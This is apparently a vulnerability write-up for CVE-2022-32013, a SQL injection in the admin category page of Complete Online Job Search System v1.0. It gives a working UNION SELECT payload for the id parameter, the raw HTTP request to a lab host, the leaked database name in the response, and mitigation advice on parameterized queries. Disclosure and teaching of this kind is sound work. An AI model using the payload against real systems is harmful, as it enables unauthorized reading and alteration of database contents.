CVE-2022-32013

EXECUTIVE SUMMARY

It is a SQL injection case that occurred in Complete Online Job Search System v1.0 published on 06/02/2022. The CVE number is CVE-2022-32013 and the CVSS score is 7.2. This Online Job Search System using PHP MySQL aims to help job seekers what jobs are available to apply. This system allows candidates to complete online job applications and upload their updated resume. In this way, it will be easier for employers to manage job applications, especially when there are many job candidates. Then, the employer/ admin will notify the candidate if he/she is qualified for the job. This is the open file that where vulnerability exist "/eris/admin/category/index.php?view=edit&id=". It causes SQL injection by playing the id parameter in this file. "/eris/admin/category/index.php?view=edit&id=-24%27%20union%20select%201,database()--+" is an example of payloads that will exploit this site. A hacker can delete, update or read data from a database using these and similar payloads. The reason for this vulnerability is the lack of sufficient Server-side input validation and sanitization.

INTRODUCTION

Today, I will discuss the details of the SQL injection incident that happened in Complete Online Job Search System v1.0, which was published on 06/02/2022. CVE number of this vulnerability is CVE-2022-32013 and its CVSS score is 7.2 This system allows candidates to complete online job applications and upload their updated resume. In this way, it will be easier for employers to manage job applications, especially when there are many job candidates. Then, the employer/ admin will notify the candidate if he/she is qualified for the job. we will discuss the vulnerability and its possible consequences on the site that I am describing. Then, I will explain the example of an exploit, and after that, I will talk about the current state of the vulnerability and possible mitigation methods.

Explanation of the vulnerability with its impact

In our case, the vulnerability is Structured Query Language (SQL) injection vulnerability. SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. By changing the information in the database, the hacker can change, delete or make wrong additions to the business content, which can adversely affect the companies. User information can be changed. Unwanted information about the company or users can be leaked. These and similar problems can occur.

Explanation of the exploit


First of all, we open the following file on our target site.

"/eris/admin/category/index.php?view=edit&id="

In order to perform SQL injection in this file we open, we enter the payload below into the id parameter in the relevant file and send the request.


"/eris/admin/category/index.php?view=edit&id=-24%27%20union%20select%201,database()--+"

Now, when we look at the pictures below, we have performed the SQL injection. This type of SQL open allows us to change the information in the database.



```
GET
/eris/admin/category/index.php?view
=edit&id=-24%27%20union%20select%20
1,database()--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,app
lication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=mho0fs26310tis816v31qpu6q
4
Connection: close
```

```
<form class="form-horizontal span6" action="controller.php?action=edit" method="POST">

          <fieldset>
            <legend>Update Category</legend>


                 <div class="form-group">
                   <div class="col-md-8">
                     <label class="col-md-4 control-label" for="CATEGORY">Category:</label>

                     <div class="col-md-8">
                      <input  id="CATEGORYID" name="CATEGORYID"   type="HIDDEN" value="1">
                        <input class="form-control input-sm" id="CATEGORY" name="CATEGORY" placeholder=
                         "Category" type="text" value="erisdb">
                     </div>
                   </div>
                 </div>



            <div class="form-group">
                   <div class="col-md-8">
                     <label class="col-md-4 control-label" for=
                   "idno"></label>
```



http://192.168.1.19/eris/admin/category/index.php?view=edit&id=-24' union select 1,database()--+

□ Post data □ Referrer

Category

Update Category

Category: erisdb

Current exploitation status

For now, those who can be harmed by this vulnerability are those who use Complete Online Job Search System v1.0. Users who have not updated to the new version are faced with this threat.

Mitigation suggestions

The following things can be implemented to prevent the SQL injection vulnerability from appearing.

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

CONCLUSION

Today, we discussed the details of the CVE-2022-32013 vulnerability. We discussed what is SQL injection. We showed the example of an SQL injection exploit. We learned how to prevent SQL injection. As you can see SQL injection is very dangerous if not handled properly it is causing too much trouble.